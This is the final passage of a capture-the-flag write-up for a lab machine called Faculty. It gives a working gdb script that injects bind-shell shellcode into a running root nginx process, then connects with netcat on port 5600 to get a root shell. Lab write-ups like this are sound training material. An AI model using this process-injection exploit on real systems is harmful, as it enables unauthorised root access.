set {long}($rip+72) = 0x622fbb4852e6f7f8
```

```
set {long}($rip+80) = 0x485368732f2f6e69
set {long}($rip+88) = 0x90050f3bb0243c8d

set $rip=$rip+0x04
c
```



```
cat /tmp/script.gdb

set {long}$rip = 0x9090909090909090
set {long}($rip+8) = 0x3148d23148c03148
set {long}($rip+16) = 0x026a58296ac6fff6
set {long}($rip+24) = 0x66026a9748050f5f
set {long}($rip+32) = 0x5e54e015022444c7
set {long}($rip+40) = 0x0f5a106a58316a52
set {long}($rip+48) = 0x6a050f58326a5e05
set {long}($rip+56) = 0x036a9748050f582b
set {long}($rip+64) = 0x75050f21b0ceff5e
set {long}($rip+72) = 0x622fbb4852e6f7f8
set {long}($rip+80) = 0x485368732f2f6e69
set {long}($rip+88) = 0x90050f3bb0243c8d

set $rip=$rip+0x04
c
```

Let's attach `gdb` to the `nginx` process using it's PID (process ID) and execute `script.gdb`, while keeping this process in the background.

```
gdb -p 930 -x ./script.gdb &
```

```
gdb -p 930 -x ./script.gdb &

[1] 9630
developer@faculty:~$ GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 930
Reading symbols from /usr/sbin/nginx...
(No debugging symbols found in /usr/sbin/nginx)
Reading symbols from /lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-
id/45/87364908de169dec62ffa538170118c1c3a078.debug...
0x00007fc077eb345c in _start () from /lib64/ld-linux-x86-64.so.2
```

Let's check the ports listening on the remote host using the `netstat` utility.


```
netstat -tuln
```

```
netstat -tuln

Active Internet connections (only servers)

Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:5600            0.0.0.0:*               LISTEN

[** SNIP **]
```

We can see `port 5600` as open in the `LISTENING` state which means that the bind shellcode was successfully executed.

Thus, let us finally connect to `port 5600` using the `netcat` utility from the remote host itself to get a shell as user `root`.

```
nc localhost 5600
```



The root flag can be found at `/root/root.txt`.

Conrgatulations on rooting Faculty 🎉